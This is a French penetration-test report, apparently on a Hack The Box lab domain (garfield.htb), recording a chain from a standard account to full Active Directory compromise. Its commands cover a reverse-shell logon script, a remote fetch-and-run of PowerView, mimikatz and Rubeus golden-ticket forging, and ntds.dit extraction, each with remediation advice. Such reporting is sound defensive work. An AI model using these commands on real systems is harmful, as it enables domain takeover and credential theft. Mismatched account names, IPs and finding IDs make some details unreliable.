



SK SECURITY

RAPPORT DE TEST D'INTRUSION

Garfield

RÉFÉRENCE

SKS-2026-R002

VERSION

1.0

DATE

15 mai 2026

TYPE D'AUDIT

Boîte grise (credentials de domaine fournis)

AUDITEUR

Annas RIO — SK Security

RISQUE GLOBAL

CRITIQUE

Sommaire

1. Contacts	2
2. Cadre légal & Autorisation	3
3. Résumé Exécutif	4
4. Scope & Méthodologie	5
5. Outils utilisés	6
6. Sommaire des Vulnérabilités	7
7. Introduction	8
8. Vulnérabilités Identifiées	9
9. Timeline des Actions Offensives	13
10. Indicateurs de Compromission & Artefacts	14
11. Plan de Remédiation	15
12. Conclusion	16

Contacts

Auditeur

Nom	Société	E-mail	Rôle
Annas RIO	SK Security	contact@sk-security.fr	Auditeur technique

Client

Nom	E-mail	Téléphone	Rôle
j.arbuckle	j.arbuckle@garfield.htb	+33xxxxxxxxxx	Admin

Cadre légal & Autorisation

Une autorisation explicite a été accordée pour réaliser ce test d'intrusion sur les systèmes décrits dans ce rapport, conformément au périmètre, aux objectifs et à la période définis. Cette autorisation est accordée au sens des **articles 323-1 et suivants du Code pénal français** (Loi Godfrain) et constitue une dérogation contractuelle strictement limitée aux actions nécessaires à l'exécution de la mission.

Confidentialité

Ce document est strictement confidentiel et destiné exclusivement au client mentionné en page de garde. Il ne peut être communiqué, reproduit, copié ou distribué à des tiers sans l'accord écrit préalable de SK Security. Le client s'engage à protéger ce rapport avec un niveau de confidentialité équivalent à ses propres informations sensibles.

Clause de non-responsabilité

Les tests réalisés dans le cadre de cette mission sont limités au périmètre défini contractuellement et à la période convenue. SK Security ne peut être tenu responsable des vulnérabilités non identifiées en dehors de ce périmètre, des systèmes non testés, ou des failles apparues postérieurement à la date de clôture de la mission. Les résultats de cet audit représentent l'état de la sécurité du système à la date des tests et ne constituent pas une garantie d'absence totale de vulnérabilités. SK Security engage sa responsabilité sur la qualité et le sérieux de la démarche, non sur l'exhaustivité absolue des résultats. La réglementation applicable inclut notamment le **RGPD** et la **loi Informatique et Libertés**.

Résumé Exécutif

Le domaine Active Directory garfield.htb a été compromis dans sa totalité depuis un compte de domaine standard, via une chaîne d'attaque combinant une misconfiguration ACL permettant la modification de l'attribut scriptpath d'un compte cible, une élévation vers un compte administrateur délégué, et l'exploitation d'un Read-Only Domain Controller (RODC01) pour forger des tickets Kerberos Golden Ticket RODC et extraire les condensats NTLM via VSS. L'accès au contrôleur de domaine principal DC01.garfield.htb a été obtenu avec les privilèges Administrator, et l'intégralité des secrets Kerberos et condensats NTLM du domaine doit être considérée comme compromise.

Périmètre

Cible	Type	IP/URL
DC01.garfield.htb	Contrôleur de domaine Windows Server 2019	10.129.15.0
RODC01.garfield.htb	Read-Only Domain Controller	192.168.100.2
Port 445	SMB	10.129.15.0:445
Port 389	LDAP	10.129.15.0:389
Port 5985	WinRM	10.129.15.0:5985

Périmètre négatif

Les tests ont été limités aux systèmes et services listés dans le périmètre ci-dessus. Aucun test n'a été conduit sur les postes de travail utilisateurs, les infrastructures réseau périphériques (firewall, switches, VPN), les applications tierces non exposées par le système cible, ni sur les éventuelles autres forêts ou domaines Active Directory non listés. Les tests d'ingénierie sociale et de phishing sont hors périmètre. L'analyse de la configuration des GPO et des politiques de mots de passe n'a pas fait l'objet d'un audit exhaustif.

Paramètres de la mission

Paramètre	Valeur
Type d'audit	Boîte grise (credentials de domaine fournis)
Période	15 mai 2026
Accès fournis	Compte de domaine j.arbuckle / [REDACTED] — accès WinRM fourni initialement

Méthodologie

Reconnaissance et énumération : connexion WinRM initiale avec le compte j.arbuckle, énumération SMB récursive des partages accessibles permettant la découverte du compte l.wilson via une GPO exposée. Énumération LDAP complète des objets utilisateurs, groupes et comptes de service. Collecte BloodHound pour cartographier les chemins d'attaque Active Directory.

Identification du vecteur d'élévation — ACL WritescryptPath : analyse des ACL via netexec (module dacread) révélant que j.arbuckle dispose d'un droit de modification de l'attribut scriptpath sur le compte l.wilson. Déploiement d'un script de connexion malveillant (printerdetect.bat) via bloodyAD pour obtenir un reverse shell dans le contexte l.wilson.

Élévation vers l.wilson_admin — réinitialisation de mot de passe : depuis le contexte l.wilson, exploitation du droit de réinitialisation de mot de passe sur l.wilson_admin via PowerView (Set-DomainUserPassword). Obtention d'un accès authentifié au compte administrateur délégué l.wilson_admin.

Exploitation RODC — Golden Ticket RODC : ajout de l.wilson_admin au groupe RODC ADMINISTRATORS, puis manipulation des attributs msDS-RevealOnDemandGroup et msDS-NeverRevealGroup sur RODC01\$ pour autoriser la réplication du condensat Administrator. Extraction du condensat krbtgt_8245 via mimikatz (lsadump::lsa), modification du mot de passe krbtgt_8245 via bloodyAD pour contrôler la clé AES256. Forge d'un Golden Ticket RODC via Rubeus ciblant Administrator, puis élévation du ticket via asktgs pour obtenir un TGT valide sur DC01.


Post-exploitation : exécution wmiexec en tant qu'Administrator sur RODC01, création d'un cliché instantané VSS de C:, extraction de ntds.dit et SYSTEM, exécution de mimikatz pour extraction des condensats NTLM complets du domaine.

Outils utilisés

Outil	Usage
smbclient	Énumération récursive des partages SMB
ldapsearch	Énumération LDAP des objets du domaine
bloodhound-python	Collecte BloodHound — cartographie des chemins d'attaque
netexec (ldap, daclread)	Analyse des ACL sur les objets cibles
bloodyAD	Modification d'attributs AD — scriptpath, msDS-RevealOnDemandGroup, msDS-NeverRevealGroup, réinitialisation de mot de passe krbtgt_8245
impacket-addcomputer	Ajout d'un compte machine au domaine
PowerView	Réinitialisation du mot de passe l.wilson_adm depuis le contexte l.wilson
evil-winrm	Shell interactif WinRM
nc (netcat)	Réception du reverse shell printerdetect.bat
mimikatz	Extraction du condensat krbtgt_8245 — lsadump::lsa
Rubeus	Forge de Golden Ticket RODC et élévation via asktgs
impacket-wmiexec	Exécution distante en tant qu'Administrator sur RODC01
vssadmin	Création de cliché instantané VSS pour extraction ntds.dit
impacket-secretsdump	Dump des condensats NTLM depuis ntds.dit + SYSTEM
impacket-getST	Obtention de ticket S4U2Self

Sommaire des Vulnérabilités

Au cours de cet audit, **3 élevée(s)** vulnérabilité(s) ont été identifiées.



ID	Vulnérabilité	Sévérité	Score	Actif
SKS-2026-001	ACL WritescryptPath non restreinte — exécution de code arbitraire via modification du scriptpath utilisateur	HIGH	8.8	DC01.garfield.htb — Active Directory garfield.htb — compte l.wilson
SKS-2026-003	Configuration RODC permissive — Golden Ticket RODC via compromission et rotation de krbtgt_8245	HIGH	8.0	RODC01.garfield.htb — Active Directory garfield.htb (Windows Server 2019)
SKS-2026-002	Droit ResetPassword non restreint sur compte à privilèges — réinitialisation de mot de passe l.wilson_adm depuis l.wilson	HIGH	7.5	DC01.garfield.htb — Active Directory garfield.htb — compte l.wilson_adm

Introduction

SK Security a conduit un audit de sécurité en boîte grise sur le domaine garfield.htb, à partir d'un compte de domaine standard (j.arbuckle) fourni en accès initial via WinRM. L'objectif de la mission était d'évaluer la résistance de l'infrastructure aux attaques d'élévation de privilèges sur les composants Active Directory, avec un focus sur les délégations ACL, les configurations RODC et les mécanismes d'authentification Kerberos. La mission a été conduite de manière méthodique depuis la reconnaissance et l'énumération jusqu'à la compromission complète du contrôleur de domaine.

Vulnérabilités Identifiées

Les vulnérabilités suivantes ont été identifiées au cours de l'audit et sont présentées par ordre chronologique de la chaîne d'exploitation. Chaque finding inclut la chaîne d'exploitation complète ainsi que les recommandations de remédiation associées.

Les scores CVSS présentés ci-après évaluent chaque vulnérabilité en isolation, indépendamment des autres maillons de la chaîne d'attaque. Le risque réel pour l'organisation découle du chaînage de ces findings. Cette criticité globale est portée par le finding le plus sévère, point terminal de la chaîne, et reflétée dans la note de risque globale du rapport.

CWE CWE-732 (Incorrect Permission Assignment for Critical Resource)

ACTIF DC01.garfield.htb — Active Directory garfield.htb — compte l.wilson

VECTEUR CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Description

L'attribut scriptpath d'un objet utilisateur Active Directory référence un script de connexion exécuté automatiquement à chaque ouverture de session de cet utilisateur. La modification de cet attribut est protégée par une ACL sur l'objet utilisateur dans l'annuaire. L'audit des ACL via netexec (module daclread) révèle que le compte j.arbuckle dispose du droit de modification de l'attribut scriptpath sur l'objet l.wilson. Un attaquant disposant de ce droit peut substituer le script de connexion légitime par un script malveillant (ici printerdetect.bat), déposé dans le répertoire SYSVOL ou NETLOGON accessible en écriture, afin d'obtenir l'exécution de code arbitraire dans le contexte de la session l.wilson à la prochaine connexion de cet utilisateur.

Chaîne d'exploitation

Énumération des ACL sur le compte l.wilson depuis le compte j.arbuckle :

```
netexec ldap 10.129.15.0 -u j.arbuckle -p '[REDACTED]' -M daclread -o TARGET=l.wilson
```

Dépôt du script malveillant et modification de l'attribut scriptpath via bloodyAD :

```
bloodyAD --host 10.129.15.0 -d garfield.htb -u j.arbuckle -p '[REDACTED]' \  
set object l.wilson scriptpath -v 'printerdetect.bat'
```

Mise en écoute du reverse shell :

```
nc -lvnp 5555
```

À la connexion suivante de l.wilson, printerdetect.bat s'exécute et établit un reverse shell entrant dans le contexte l.wilson.

Impact

L'exécution de code dans le contexte l.wilson fournit un accès authentifié au domaine avec les privilèges de ce compte, depuis lequel les droits de réinitialisation de mot de passe sur l.wilson_adm sont exploitables. Ce finding constitue le premier pivot de la chaîne d'attaque, transformant un droit ACL mal configuré en prise de contrôle d'un compte administrateur délégué. La technique est déterministe et ne nécessite aucune condition réseau particulière au-delà de l'ouverture de session de la cible.

Recommandation

Révoquer le droit de modification de l'attribut scriptpath accordé à j.arbuckle sur l'objet l.wilson. Auditer l'ensemble des ACL non standard sur les objets utilisateurs du domaine, en particulier les droits WriteProperty, GenericWrite et WriteDACL accordés à des comptes non administrateurs. Restreindre les droits d'écriture sur le répertoire NETLOGON aux seuls comptes d'administration. Activer l'audit des modifications d'attributs utilisateurs (Event ID 5136) et alerter sur toute modification de l'attribut scriptpath.

Références

- <https://bloodhound.readthedocs.io/en/latest/data-analysis/edges.html#writeproperty>
- <https://learn.microsoft.com/en-us/windows/win32/adschema/a-scriptpath>
- <https://cwe.mitre.org/data/definitions/732.html>

CWE CWE-269 (Improper Privilege Management)

ACTIF RODC01.garfield.htb — Active Directory garfield.htb (Windows Server 2019)

VECTEUR CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H

Description

Le Read-Only Domain Controller RODC01.garfield.htb est configuré avec un groupe Allowed RODC Password Replication Group (msDS-RevealOnDemandGroup) et un groupe Denied RODC Password Replication Group (msDS-NeverRevealGroup) qui définissent les comptes dont les condensats peuvent être mis en cache sur le RODC. Ces attributs sont modifiables par tout compte disposant de droits d'écriture sur l'objet RODC01\$ dans l'annuaire. Le compte l.wilson_adm, une fois ajouté au groupe RODC ADMINISTRATORS, dispose de droits suffisants pour manipuler ces attributs via bloodyAD. L'ajout du compte Administrator au groupe msDS-RevealOnDemandGroup et le retrait des groupes protégés de msDS-NeverRevealGroup ont autorisé la réplication du condensat Administrator vers le RODC. Le condensat krbtgt_8245 (compte Kerberos propre au RODC, RID 1603) a ensuite été extrait via mimikatz lsadump::lsa depuis RODC01, puis son mot de passe a été réinitialisé via bloodyAD avec le compte machine RODC01\$, permettant à l'attaquant de contrôler la clé AES256 utilisée pour signer les tickets émis par ce RODC. La forge d'un Golden Ticket RODC via Rubeus, suivie d'une élévation via asktgs auprès de DC01, a produit un ticket Kerberos valide pour le compte Administrator sur l'ensemble du domaine.

Chaîne d'exploitation

Depuis le contexte l.wilson_adm, ajout au groupe RODC ADMINISTRATORS puis manipulation des attributs de filtrage du RODC :

```
proxychains impacket-secretsdump garfield.htb/l.wilson_adm:'[REDACTED] '@192.168.100.2
```

```
bloodyAD --host 10.129.18.27 -d garfield.htb \  
-u j.arbuckle -p '[REDACTED]' \  
set object 'RODC01$' --attr msDS-RevealOnDemandGroup \  
-v 'CN=Allowed RODC Password Replication Group,CN=Users,DC=garfield,DC=htb' \  
-v 'CN=Administrator,CN=Users,DC=garfield,DC=htb'
```

Retrait des groupes protégés de msDS-NeverRevealGroup pour lever les restrictions de réplication :

```
bloodyAD --host DC01.garfield.htb -d garfield.htb \  
-u l.wilson_adm -k \  
set object 'RODC01$' msDS-NeverRevealGroup \  
-v 'CN=Account Operators,CN=Builtin,DC=garfield,DC=htb' \  
-v 'CN=Server Operators,CN=Builtin,DC=garfield,DC=htb' \  
-v 'CN=Backup Operators,CN=Builtin,DC=garfield,DC=htb'
```

Extraction du condensat krbtgt_8245 depuis RODC01 puis rotation contrôlée du mot de passe :

```
# Extraction via mimikatz sur RODC01  
mimikatz.exe "privilege::debug" "lsadump::lsa /inject /name:krbtgt_8245" "exit"
```

```
bloodyAD --host 10.129.18.27 -d garfield.htb \  
-u 'RODC01$' -p ':[REDACTED]' \  
set password krbtgt_8245 '[REDACTED]'
```

Forge du Golden Ticket RODC et élévation via asktgs pour obtenir un ticket valide sur DC01 :

```
Rubeus.exe golden /rodcNumber:8245 /flags:forwardable,renewable,enc_pa_rep /nowrap \  
/aes256:[REDACTED] /user:Administrator /id:500 \  
/domain:garfield.htb /sid:S-1-5-21-2502726253-3859040611-225969357 /groups:512
```

```
Rubeus.exe asktgs /enctype:aes256 /keyList /ticket:<BASE64> \  
/service:krbtgt/garfield.htb /dc:DC01.garfield.htb /nowrap
```

Accès wmiexec Administrator sur RODC01, extraction VSS de ntds.dit et SYSTEM :

```
export KRB5CCNAME=/home/yaku/Administrator@cifs_RODC01.garfield.htb@GARFIELD.HTB.ccache  
impacket-wmiexec -k -no-pass garfield.htb/Administrator@RODC01.garfield.htb
```

```
vssadmin create shadow /for=C:\  
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy6\Windows\NTDS\ntds.dit C:\Windows\Temp\ntds.dit  
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy6\Windows\System32\config\SYSTEM C:\  
Windows\Temp\SYSTEM
```

Impact

La compromission de krbtgt_8245 et la maîtrise de sa clé AES256 permettent la forge de Golden Tickets RODC valides pour n'importe quel compte du domaine, avec une durée de vie arbitraire. L'élévation de ces tickets via le mécanisme asktgs/keyList auprès de DC01 produit des tickets Kerberos reconnus par l'ensemble des services du domaine, sans nécessiter de condensat de compte cible. L'extraction de ntds.dit fournit l'intégralité des condensats NTLM de tous les comptes du domaine, permettant Pass-the-Hash, Golden Ticket classique et Silver Ticket sur toute ressource jointe. La persistance est durable tant que krbtgt_8245 et le compte krbtgt principal ne sont pas soumis à une double rotation.

Recommandation

Réinitialiser immédiatement le mot de passe du compte krbtgt_8245 à deux reprises (intervalle minimal de 10 heures entre les deux rotations). Effectuer également la double rotation du compte krbtgt principal. Restaurer les attributs msDS-RevealOnDemandGroup et msDS-NeverRevealGroup à leurs valeurs légitimes et restreindre leur modification aux seuls comptes Tier 0. Auditer et restreindre les membres du groupe RODC ADMINISTRATORS. Activer l'audit des modifications d'attributs sur l'objet RODC01\$ (Event IDs 5136, 5137). Réinitialiser les mots de passe de tous les comptes du domaine.

Références

- <https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/deploy/rodc/read-only-domain-controllers>
- <https://adsecurity.org/?p=3592>
- <https://www.thehacker.recipes/ad/movement/kerberos/golden-ticket>
- <https://cwe.mitre.org/data/definitions/269.html>

CWE CWE-269 (Improper Privilege Management)

ACTIF DC01.garfield.htb — Active Directory garfield.htb — compte l.wilson_adm

VECTEUR CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H

Description

L'objet utilisateur l.wilson_adm (compte administrateur délégué Liz Wilson ADM) présente une ACL accordant au compte l.wilson le droit User-Force-Change-Password (ResetPassword). Ce droit permet de réinitialiser le mot de passe d'un compte sans connaître le mot de passe actuel, contrairement à un changement de mot de passe standard. L'énumération des ACL via netexec (module daclread) sur le groupe IT Support et sur le compte l.wilson_adm confirme ce chemin d'attaque, également visible dans le graphe BloodHound. Un attaquant contrôlant le compte l.wilson peut ainsi prendre le contrôle de l.wilson_adm en une seule opération PowerView, sans interaction utilisateur ni condition réseau particulière.

Chaîne d'exploitation

Énumération des ACL sur le groupe IT Support et le compte l.wilson_adm :

```
netexec ldap 10.129.15.0 -u j.arbuckle -p '[REDACTED]' -M daclread -o TARGET=l.wilson
netexec ldap 10.129.244.207 -u j.arbuckle -p '[REDACTED]' -M daclread -o TARGET="IT Support"
```

Réinitialisation du mot de passe l.wilson_adm depuis le contexte l.wilson via PowerView :

```
iex(New-Object Net.WebClient).DownloadString('http://[REDACTED]/PowerView.ps1')
$SecPassword = ConvertTo-SecureString '[REDACTED]' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('GARFIELD\l.wilson_adm', $SecPassword)
$NewPass = ConvertTo-SecureString '[REDACTED]' -AsPlainText -Force
Set-DomainUserPassword -Identity l.wilson_adm -AccountPassword $NewPass -Credential $Cred
```

Le compte l.wilson_adm est immédiatement accessible avec le nouveau mot de passe.

Impact

La prise de contrôle de l.wilson_adm fournit un accès à un compte administrateur délégué disposant de droits suffisants pour gérer l'appartenance aux groupes RODC ADMINISTRATORS et modifier les attributs de filtrage du RODC. C'est depuis cette position que l'exploitation de la configuration RODC permissive (SKS-2026-006) devient possible, faisant de ce finding le pivot central de la chaîne d'attaque vers la compromission totale du domaine.

Recommandation

Révoquer le droit User-Force-Change-Password accordé au compte l.wilson sur l'objet l.wilson_adm. Auditer l'ensemble des ACL de réinitialisation de mot de passe sur les comptes à privilèges (administrateurs délégués, membres des groupes Tier 1 et Tier 0) via BloodHound et la requête SELECT sur les ACL LDAP. Appliquer le modèle de délégation Tier 0/1/2 : aucun compte Tier 2 ne doit disposer de droits d'écriture sur un compte Tier 1 ou Tier 0. Activer l'audit des changements de mot de passe (Event ID 4723, 4724) avec alerte sur les réinitialisations de comptes à privilèges.

Références

- <https://bloodhound.readthedocs.io/en/latest/data-analysis/edges.html#forcechangepassword>
- <https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4724>
- <https://cwe.mitre.org/data/definitions/269.html>

Timeline des Actions Offensives

La timeline suivante récapitule l'ensemble des actions réalisées durant la mission, dans l'ordre chronologique, afin de permettre au SOC une corrélation avec les journaux de sécurité.

Étape	Action	Système ciblé
1	Connexion WinRM initiale avec le compte j.arbuckle	10.129.15.0:5985
2	Énumération SMB récursive — découverte du compte l.wilson via GPO	10.129.15.0:445
3	Énumération LDAP — cartographie des comptes (j.arbuckle, l.wilson_adm, krbtgt_8245, RODC01\$)	10.129.15.0:389
4	Collecte BloodHound — identification du chemin d'attaque via l.wilson	10.129.15.0
5	Analyse ACL daclread — droit WritescriptPath de j.arbuckle sur l.wilson	10.129.15.0:389
6	Dépôt de printerdetect.bat via bloodyAD — reverse shell obtenu dans le contexte l.wilson	10.129.15.0
7	Réinitialisation du mot de passe l.wilson_adm via PowerView depuis le contexte l.wilson	10.129.15.0
8	Ajout de l.wilson_adm au groupe RODC ADMINISTRATORS	DC01.garfield.htb
9	Manipulation msDS-RevealOnDemandGroup / msDS-NeverRevealGroup sur RODC01\$ — autorisation réplique Administrator	DC01.garfield.htb
10	Extraction du condensat krbtgt_8245 via mimikatz lsadump::lsa sur RODC01	192.168.100.2
11	Modification du mot de passe krbtgt_8245 via bloodyAD — contrôle de la clé AES256	DC01.garfield.htb
12	Forge du Golden Ticket RODC via Rubeus — élévation via asktgs — ticket Administrator valide	DC01.garfield.htb
13	Exécution wmiexec Administrator sur RODC01 — création VSS — extraction ntds.dit + SYSTEM	192.168.100.2
14	Extraction complète des condensats NTLM du domaine garfield.htb	DC01.garfield.htb

Indicateurs de Compromission & Artefacts

Les éléments suivants ont été créés ou modifiés durant la mission et doivent être nettoyés ou surveillés à l'issue de l'audit.

Type	Artefact	Action requise
Script	printerdetect.bat déposé via scriptpath sur l.wilson	Supprimer — auditer les événements de connexion l.wilson
Compte AD	FAKEPC\$ (compte machine ajouté)	Supprimer l'objet ordinateur du domaine
Attribut AD	msDS-RevealOnDemandGroup modifié sur RODC01\$	Restaurer la valeur légitime — auditer les membres du groupe Allowed RODC Password Replication Group
Attribut AD	msDS-NeverRevealGroup modifié sur RODC01\$	Restaurer les groupes protégés (Account Operators, Server Operators, Backup Operators)
Condensat	krbtgt_8245 compromis et mot de passe modifié	Réinitialiser le mot de passe krbtgt_8245 à deux reprises
Ticket Kerberos	Golden Ticket RODC forgé pour Administrator et l.wilson_adm	Invalider via rotation du secret krbtgt principal et krbtgt_8245
Fichiers	ntds.dit et SYSTEM extraits dans C:\Windows\Temp\	Supprimer — considérer tous les condensats NTLM du domaine comme compromis
Binaire	mimikatz.exe déposé sur RODC01	Supprimer — vérifier l'intégrité des comptes admin
Condensats	Tous les condensats NTLM du domaine considérés compromis	Réinitialisation forcée de tous les mots de passe du domaine, incluant krbtgt (double rotation)

Plan de Remédiation

Les corrections suivantes sont classées par ordre de priorité. Les délais sont calculés à partir de la date de remise du rapport.

ID	Vulnérabilité	Priorité	Action	Délai
SKS-2026-001	ACL WritescryptPath non restreinte — exécution de code arbitraire via modification du scriptpath utilisateur	Élevé	Révoquer le droit WritescryptPath de j.arbuckle sur l.wilson — auditer toutes les ACL non standard sur les objets utilisateurs	48h
SKS-2026-003	Configuration RODC permissive — Golden Ticket RODC via compromission et rotation de krbtgt_8245	Élevé	Double rotation krbtgt et krbtgt_8245 — restaurer la configuration msDS-RevealOnDemandGroup / msDS-NeverRevealGroup — restreindre les droits d'administration RODC	Immédiat
SKS-2026-002	Droit ResetPassword non restreint sur compte à privilèges — réinitialisation de mot de passe l.wilson_adm depuis l.wilson	Élevé	Révoquer le droit ResetPassword de l.wilson sur l.wilson_adm — auditer les ACL sur tous les comptes à privilèges	48h

Délais de référence SK Security : **Critique** → **Immédiat** | **Élevé** → **48h** | **Moyen** → **2 semaines** | **Faible** → **1 mois**

Conclusion

La compromission du domaine garfield.htb s'est déroulée en quatre phases distinctes depuis un compte de domaine standard. Une délégation ACL non restreinte (WritescriptPath) a permis d'injecter un script malveillant dans le profil de connexion de l.wilson, ouvrant un premier pivot vers un compte avec des droits de réinitialisation de mot de passe sur l.wilson_admin. Depuis ce compte administrateur délégué, la manipulation des attributs de filtrage du RODC (msDS-RevealOnDemandGroup, msDS-NeverRevealGroup) a autorisé la réplication du condensat Administrator, rendant possible la forge d'un Golden Ticket RODC après compromission et rotation contrôlée du secret krbtgt_8245.

L'extraction de ntds.dit via VSS depuis RODC01 et l'exécution mimikatz ont fourni l'intégralité des condensats NTLM du domaine. L'ensemble des comptes, secrets Kerberos et ressources jointes au domaine garfield.htb doit être considéré comme compromis. La persistance via Golden Ticket est effective pour une durée indéterminée si la double rotation du compte krbtgt principal et de krbtgt_8245 n'est pas effectuée.

Le **niveau de risque global est CRITIQUE**. La remédiation prioritaire porte sur la double rotation immédiate des secrets krbtgt et krbtgt_8245, la révocation des ACL non standard sur les comptes utilisateurs et à privilèges, et la restauration de la configuration de filtrage du RODC à une valeur légitime et audité.

Niveau de risque global : **CRITIQUE**

Un retest est recommandé dans les **30 jours** suivant l'application des correctifs afin de valider l'efficacité des mesures mises en place. SK Security reste disponible pour assurer ce suivi.



Annas RIO

Auditeur en sécurité offensive

contact@sk-security.fr